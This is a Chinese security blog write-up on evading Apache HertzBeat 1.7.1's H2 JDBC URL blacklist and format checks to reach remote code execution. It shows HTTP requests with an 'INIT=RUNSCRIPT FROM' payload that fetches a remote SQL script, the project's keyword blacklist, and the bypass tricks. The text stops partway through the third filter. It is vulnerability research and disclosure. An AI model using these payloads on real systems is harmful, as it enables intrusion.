

# Apache Herzbeat<=1.7.1 h2 jdbc RCE

## 前言


大概一个月前我在研究h2 jdbc的一些url关键字绕过技巧，然后看到了[Apache Herzbeat](#)这个项目，尝试绕过了项目里对于h2 jdbc的检测实现了rce，当然这只是个后台洞，没有什么危害。当时官方接受了我的报告，一个月后Apache Herzbeat更新了安全策略，认为后台洞不算安全漏洞，虽然修复了我的绕过，但拒绝了我的CVE申请，那么我也尊重官方的看法，这里就简单聊聊这个我认为比较有趣的h2绕过。

## 环境搭建

用docker一条命令即可：


```
docker run -d -p 1157:1157 -p 1158:1158 --name hertzbeat apache/hertzbeat:1.7.1
```

接着访问<http://127.0.0.1:1157/>，默认帐户：`admin/hertzbeat`



## 开始冻手

在hertzbeat中默认存在h2依赖：



```
<project xmlns="http://maven.apache.org/POM/4.0.0"
    <properties>
        <snake.yaml.version>2.2</snake.yaml.version>
        <okhttp.version>4.12.0</okhttp.version>
        <kafka-clients.version>3.4.0</kafka-clients.version>
        <netty.version>4.1.117.Final</netty.version>
        <mysql.version>8.0.30</mysql.version>
        <mssql-jdbc.version>10.2.0.jre8</mssql-jdbc.version>
        <ojdbc8.version>21.5.0.0</ojdbc8.version>
        <mongodb-driver.version>4.6.1</mongodb-driver.version>
        <clickhouse.version>0.4.6</clickhouse.version>
        <damengc-driver.version>8.1.2.141</damengc-driver.version>
        <postgresql.version>42.5.5</postgresql.version>
        <h2.version>2.2.224</h2.version>
        <taos-jdbcdriver.version>3.0.0</taos-jdbcdriver.version>
        <iotdb-session.version>0.13.3</iotdb-session.version>
        <flyway.version>10.11.1</flyway.version>
        <commons-collections4.version>4.4</commons-collections4.version>
        <commons-io13>3.2.1</commons-io13>
```

并且通过官方文档我们可以知道，hertzbeat能够自己指定jdbc进行连接，那么自然也可以指定h2了：

The screenshot shows a detailed view of the HertzBeat documentation. The left sidebar has a tree structure with categories like '介绍', '快速开始', '使用指南', '自定义监控' (selected), 'JDBC协议' (selected), 'SSH协议', 'TELNET协议', 'JMX协议', 'SNMP协议', 'NGQL', '监控模板', '社区', and '其它'. The main content area is titled 'JDBC协议自定义监控' (Version v1.7.x). It explains how to define JDBC monitoring for MySQL, MariaDB, PostgreSQL, and SQL Server. It details the '采集流程' (Collection process) from connecting to the database to extracting metrics. It also covers '数据解析方式' (Data parsing methods) for 'oneRow', 'multiRow', and 'columns'. A code snippet is provided for defining a JDBC monitoring template:

```
category: db
app: example_h2
name:
  zh-CN: 模拟H2应用类型
  en-US: H2 EXAMPLE APP

params:
  - field: host
    name:
      zh-CN: 主机Host
      en-US: Host
    type: host
    required: true
  - field: port
    name:
      zh-CN: 端口
      en-US: Port
    type: number
    required: false
    defaultValue: 9092
  - field: username
    name:
      zh-CN: 用户名
      en-US: Username
    type: text
    required: false
  - field: password
    name:
      zh-CN: 密码
      en-US: Password
```

这里我们可以参考官方的代码写一个自定义的监控模板：

```
category: db
app: example_h2
name:
  zh-CN: 模拟H2应用类型
  en-US: H2 EXAMPLE APP

params:
  - field: host
    name:
      zh-CN: 主机Host
      en-US: Host
    type: host
    required: true
  - field: port
    name:
      zh-CN: 端口
      en-US: Port
    type: number
    required: false
    defaultValue: 9092
  - field: username
    name:
      zh-CN: 用户名
      en-US: Username
    type: text
    required: false
  - field: password
    name:
      zh-CN: 密码
      en-US: Password
```

```

    type: password
    required: false
- field: database
  name:
    zh-CN: 数据库名称
    en-US: Database
  type: text
  required: false
- field: url
  name:
    zh-CN: JDBC地址
    en-US: JDBC Url
  type: text
  required: true


metrics:
- name: basic
  priority: 0
  fields:
    - field: h2_version
      type: 1
      label: true
  aliasFields:
    - h2_version
  calculates:
    - h2_version=h2_version
protocol: jdbc
jdbc:
  host: ^_host^_^
  port: ^_port^_^
  platform: h2
  username: ^_username^_^
  password: ^_password^_^
  database: ^_database^_^
  url: ^_url^_^
  queryType: oneRow

```


The screenshot shows the HertzBeat monitoring interface with the following details:

- Left Sidebar:** Includes sections for Main Dashboard, Instruments, Monitoring, Monitoring Center, Custom Monitoring, Monitoring Templates, Alarms, Threshold Rules, Firewall Access, Sub-groups, Alert Suppression, Alert Silence, Alert Center, Message Notifications, Quality, Status Pages, Collection Groups, Tag Management, Label Management, More, System Settings, and Help Center.
- Top Bar:** Shows the HertzBeat logo, search bar, and user information (admin).
- Central Area:**
  - Monitoring Template Selection:** A dropdown menu is open under "Monitoring Center" showing categories like "操作系統監控" (System Monitoring), "Web服務器監控" (Web Server Monitoring), "大數據監控" (Big Data Monitoring), "緩存監控" (Cache Monitoring), "應用服務監控" (Application Service Monitoring), "數據庫監控" (Database Monitoring), "中間件監控" (Middleware Monitoring), "自定義監控" (Custom Monitoring), "AI大模型" (AI Large Model), "服務器監控" (Server Monitoring), "網絡監控" (Network Monitoring), "應用程序監控" (Application Monitoring), and "云原生監控" (Cloud Native Monitoring).
  - Code Editor:** Displays the JSON configuration for the selected JDBC monitoring template. The code is identical to the one provided in the text block above.

点击保存并应用，接下来我们就可以选择这个新增的h2类型的jdbc进行监控：



The screenshot shows the HertzBeat monitoring center interface. On the left, there's a sidebar with various monitoring and configuration options. In the center, a modal window titled '新增 模拟H2应用类型 监控' (Add Mock H2 Application Type Monitoring) is open. It has a search bar at the top. Below it, there's a dropdown menu labeled 'Type' with 'AUTO' selected. A list of monitoring types follows, including '操作系统监控' (Operating System Monitoring), 'Web服务器监控' (Web Server Monitoring), '大数据监控' (Big Data Monitoring), '缓存监控' (Cache Monitoring), '应用服务监控' (Application Service Monitoring), '数据库监控' (Database Monitoring), and '模拟H2应用类型' (Mock H2 Application Type). Under '模拟H2应用类型', several database options are listed: 'NebulaGraph集群' (selected), 'GreenPlum 数据库', 'NebulaGraph', 'MongoDB Atlas 数据库', 'TiDB数据库', '达梦数据库', 'OceanBase数据库', and 'Mysql数据库'. At the bottom of the modal, there are 'Test' (测试), 'Confirm' (确定), and 'Cancel' (取消) buttons.



This screenshot shows the 'Edit Monitoring Task' dialog for the task 'monitor.app.example\_h2.help'. The task name is 'Witty\_Stingray\_22ze'. The configuration fields include 'Host' (set to 'aa'), 'Port' (set to 9092), 'Username', 'Password', 'Database Name', and 'JDBC Address' (set to 'CE\_LEVEL\_SYSTEM\_OUT=3;INIT=UNSCRIPT FROM "http://127.0.0.1:50025/poc.sql"'). Below these, there are sections for 'Collector' (set to '默认系统调度 公共集群模式'), 'Monitoring Period' (set to 60 seconds), and 'Bind Tags' and 'Bind Annotations' (both currently empty). At the bottom, there's a text area for 'Description' and three buttons: 'Test' (highlighted with a red arrow), 'Confirm', and 'Cancel'.

当然，我们直接请求的包会毫无疑问的被拦截：

```
POST /api/monitor/detect HTTP/1.1
Host: 127.0.0.1:1157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101
Firefox/139.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
```

```

Authorization: Bearer eyJhbGciOiJIUzUxMiIsInppCCI6IkRFRIj9.eJwtjEsKwzAMBe-
idQR2UK04VylxdLYK7scpl1MKpXevA1n0vMd84dYyZBCTI6LRobFRkKx3GE6ekRKLXD1PIUQYQLfQz0t6
5tIpq3bSrUoRVWzrxQqq1LfUfv0azJbJE7MZeQD5vA4xGbeLuj6kF85H8PL7A2TGKWQ.KmqQCALHDK1NS
xK9uqjy_dZKwg084PHBRzR0WtDAPRFGR8x-PJm8S5nMfoKtD-2QbnGEQM8OxL43uv11uTlwsA
Content-Type: application/json
Content-Length: 539
Origin: http://127.0.0.1:1157
Connection: close
Referer: http://127.0.0.1:1157/monitors/new?app=example_h2
Cookie: language=zh_CN; sessionId=29bd8318-3776-46a2-8a7e-d604dc4cdd33
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "monitor": {
    "intervals": 60,
    "app": "example_h2",
    "scrape": "static",
    "host": "aaa",
    "name": "Majestic_Otter_26x1",
    "collector": "",
    "params": [
      {"display": true, "field": "host", "type": 1, "paramValue": "aaa"},
      {"display": true, "field": "port", "type": 0, "paramValue": 9092},
      {"display": true, "field": "username", "type": 1},
      {"display": true, "field": "password", "type": 1},
      {"display": true, "field": "database", "type": 1},
      {"display": true, "field": "url", "type": 1, "paramValue": "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=rUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'"}
    ]
  }
}

```

请求

美化	Raw	Hex	
<pre>{   "display": true,   "field": "host",   "type": 1,   "paramValue": "aaa" }, {   "display": true,   "field": "port",   "type": 0,   "paramValue": 9092 }, {   "display": true,   "field": "username",   "type": 1 }, {   "display": true,   "field": "password",   "type": 1 }, {   "display": true,   "field": "database",   "type": 1 }, {   "display": true,   "field": "url",   "type": 1,   "paramValue": "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=rUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'" }</pre> <th><input checked="" type="checkbox"/> 美化</th> <th><input type="checkbox"/> Raw</th> <th><input type="checkbox"/> Hex</th>	<input checked="" type="checkbox"/> 美化	<input type="checkbox"/> Raw	<input type="checkbox"/> Hex

响应

美化	Raw	Hex	页面渲染
<pre>1 HTTP/1.1 400 2 Vary: Origin 3 Vary: Access-Control-Request-Method 4 Vary: Access-Control-Request-Headers 5 Content-Type: application/json 6 Date: Mon, 09 Jun 2025 14:06:47 GMT 7 Connection: close 8 Content-Length: 118 9 10 {     "data": null,     "msg": "Query Error: Invalid JDBC URL: contains potentially malicious parameter: runs script from",     "code": 2 }</pre>	<input checked="" type="checkbox"/> 美化	<input type="checkbox"/> Raw	<input type="checkbox"/> Hex

这里开发者设定了三重补丁，首先是关键字过滤：

```

private static final String QUERY_TYPE_ONE_ROW = "oneRow";
private static final String QUERY_TYPE_MULTI_ROW = "multiRow";
private static final String QUERY_TYPE_COLUMNS = "columns";
private static final String RUN_SCRIPT = "runScript";

private static final String[] VULNERABLE_KEYWORDS = {"allowLoadLocalInfile", "allowLoadLocalInfileInPath",

private static final String[] BLACK_LIST = {
    // dangerous SQL commands - may cause database structure damage or data leakage
    "create trigger", "create alias", "runtscript from", "shutdown", "drop table",
    "drop database", "create function", "alter system", "grant all", "revoke all",

    // file IO related - may cause server files to be read or written
    "allowloadlocalinfile", "allowloadlocalinfileinpath", "uselocalinfile",

    // code execution related - may result in remote code execution
    "init=", "javaobjectserializers=", "runtscript", "serverstatusdiffinterceptor",
    "queryinterceptors=", "statementinterceptors=", "exceptioninterceptors=",

    // multiple statement execution - may lead to SQL injection
    "allowmultiqueries",

    // deserialization related - may result in remote code execution
    "autodeserialize", "detectcustomcollations",
};

};

```

我们的老朋友runtscript from啥的早被拦了，不过从我之前的文章：[从零开始的H2 JDBC url bypass之旅](#)里我们知道，还可以使用ru\\nscript from这种方式来绕过对于关键字的过滤，因此这个第一个补丁算是被我们绕过了。

再往下走，可以看到开发者对于url的格式有一个很抽象的check：

```

/*
private String constructDatabaseUrl(JdbcProtocol jdbcProtocol, String host, String port) { 2 usages
    if (Objects.nonNull(jdbcProtocol.getUrl()))
        && !Objects.equals("", jdbcProtocol.getUrl())
        && jdbcProtocol.getUrl().startsWith("jdbc")) {
    // limit url length
    if (jdbcProtocol.getUrl().length() > 2048) {
        throw new IllegalArgumentException("JDBC URL length exceeds maximum limit of 2048 characters");
    }
    // remove special characters
    String cleanedUrl = jdbcProtocol.getUrl().replaceAll("[\\x00-\\x1F\\x7F]", "");
    String url = cleanedUrl.toLowerCase();
    // backlist check
    for (String keyword : BLACK_LIST) {
        if (url.contains(keyword)) {
            throw new IllegalArgumentException("Invalid JDBC URL: contains potentially malicious keyword");
        }
    }
    // url format check
    if (!url.matches(regex: "jdbc:[a-zA-Z0-9]+://[^\\s]+$")) {
        throw new IllegalArgumentException("Invalid JDBC URL format");
    }
    return cleanedUrl;
}

```


这里有一个正则表达式：

`^jdbc:[a-zA-Z0-9]+://[^\\s]+$`

这个判断要求我们的jdbc url必须以 `jdbc:` 开头、包含合法子协议并紧跟 `://` 和非空白地址的 JDBC URL，而我们之前的h2 url：

`jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;I\\NIT=R\\UNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'`

是肯定不满足这个要求的，首先它就没有紧跟 ://，只不过我在对这个项目进行测试的时候发现了一个很神奇的事：



请求

响应

```
{"collector": "", "params": [ { "display": true, "field": "host", "type": 1, "paramValue": "aaa" }, { "display": true, "field": "port", "type": 10, "paramValue": "9092" }, { "display": true, "field": "username", "type": 1 }, { "display": true, "field": "password", "type": 1 }, { "display": true, "field": "database", "type": 1 }, { "display": true, "field": "url", "type": 1, "paramValue": "jdbc:h2://mem/testdb;TRACE_LEVEL_SYSTEM_OUT=3;" } ]}
```

```
1 HTTP/1.1 400
2 Vary: Origin
3 Vary: Access-Control-Request-Method
4 Vary: Access-Control-Request-Headers
5 Content-Type: application/json
6 Date: Mon, 09 Jun 2025 14:33:10 GMT
7 Connection: close
8 Content-Length: 112
9
10 {
    "data": null,
    "msg": "Query Error: Invalid value \"null\" for parameter \"SQL\" [90008-224] Code: 90008",
    "code": 2
}
```


对于下面的url：

jdbc:h2://mem/testdb;TRACE\_LEVEL\_SYSTEM\_OUT=3;

在windows里运行是会直接报错的，但在这个项目对应的linux环境却能正确解析。这个有趣的特性产生的原因其实来自于H2数据库URL格式和底层路径映射的差异，`jdbc:h2:mem:testdb` 是标准的内存数据库URL写法，H2会完全在内存中创建数据库，不涉及文件系统；而 `jdbc:h2://mem/testdb` 写成了带“//”的形式，H2会把它当作文件路径去解析。

在linux中，路径以 / 开头表示根目录，例如 `/mem/testdb`，这是绝对路径，而在windows中路径通常以盘符开头（如 `c:\`），且路径分隔符是 \，而且根目录的概念跟Linux不一样，所以

`jdbc:h2://mem/testdb` 这个payload之所以能打通，是因为H2这里走的是**文件模式**而不是**内存模式**，在Linux环境会尝试在根目录创建目录和文件：



```
(root@fushuling)-[~/home/fushuling/Desktop/h2_test]
# ls -a /mem
.
.. testdb.mv.db

(root@fushuling)-[~/home/fushuling/Desktop/h2_test]
#
```

这里其实还源自于一个非常神奇的linux目录解析特性：在 POSIX 系统（包括 Linux、macOS、FreeBSD 等）中，连续多个斜杠会被视作一个斜杠，即 `/a///b///c` 会被当成 `/a/b/c`

A pathname that begins with two or more slashes may be interpreted in an implementation-defined manner, although more than two leading slashes shall be treated as a single slash.

所以 `jdbc:h2://mem/testdb` 之所以被正确解析，其实是因为**h2以为我们是在指定 //mem/testdb 这个路径所对应的数据库文件！** 而在linux中他就被解析成了 `/mem/testdb`，所以创建了该文件。因此其实我们只要在url里换一个windows下正确的文件路径，h2也会创建对应的数据库文件并正确执行。

```

1 package JDBC;
2
3 import java.sql.Connection;
4 import java.sql.DriverManager;
5
6 public class H2RCE_word {
7     public static void main(String[] args) throws Exception {
8         String url = "jdbc:h2:E:/tmp/testdb";
9         Connection conn = DriverManager.getConnection(url);
10    }
11 }

```

D:\java\jdk-17\bin\java.exe ...  
2025-06-16 22:48:29.441098+08:00 database: opening E:/tmp/testdb (build  
2025-06-16 22:48:29.484394+08:00 lock: 1 exclusive requesting for SYS  
2025-06-16 22:48:29.484394+08:00 lock: 1 exclusive added for SYS  
2025-06-16 22:48:29.486986+08:00 lock: 1 exclusive unlock SYS  
2025-06-16 22:48:29.486986+08:00 lock: 1 exclusive requesting for SYS  
2025-06-16 22:48:29.486986+08:00 lock: 1 exclusive added for SYS  
2025-06-16 22:48:29.494249+08:00 lock: 1 exclusive unlock SYS  
2025-06-16 22:48:29.495298+08:00 database: opened E:/tmp/testdb  
2025-06-16 22:48:29.495298+08:00 lock: 1 exclusive requesting for SYS  
2025-06-16 22:48:29.495298+08:00 lock: 1 exclusive added for SYS  
2025-06-16 22:48:29.495298+08:00 lock: 1 exclusive unlock SYS  
2025-06-16 22:48:29.496301+08:00 database: connecting session #3 to E:/  
2025-06-16 22:48:29.524556+08:00 jdbc[3]:  
/\*SQL \*/SET TRACE\_LEVEL\_SYSTEM\_OUT 3;  
2025-06-16 22:48:29.529885+08:00 lock: 3 shared read unlock SYS  
2025-06-16 22:48:29.529885+08:00 database: disconnecting session #3  
2025-06-16 22:48:29.529885+08:00 database: closing E:/tmp/testdb

也就是说我们的payload其实就是在标准的file模式写法 `jdbc:h2:file:E:/tmp/testdb` 省略了 `file`，变成了 `jdbc:h2:E:/tmp/testdb`

绕过了第二个补丁，接下来就是第三个补丁，这里又有一个很抽象的过滤，在目前的解析逻辑不允许出现空格，并且过滤掉了很多控制字符：

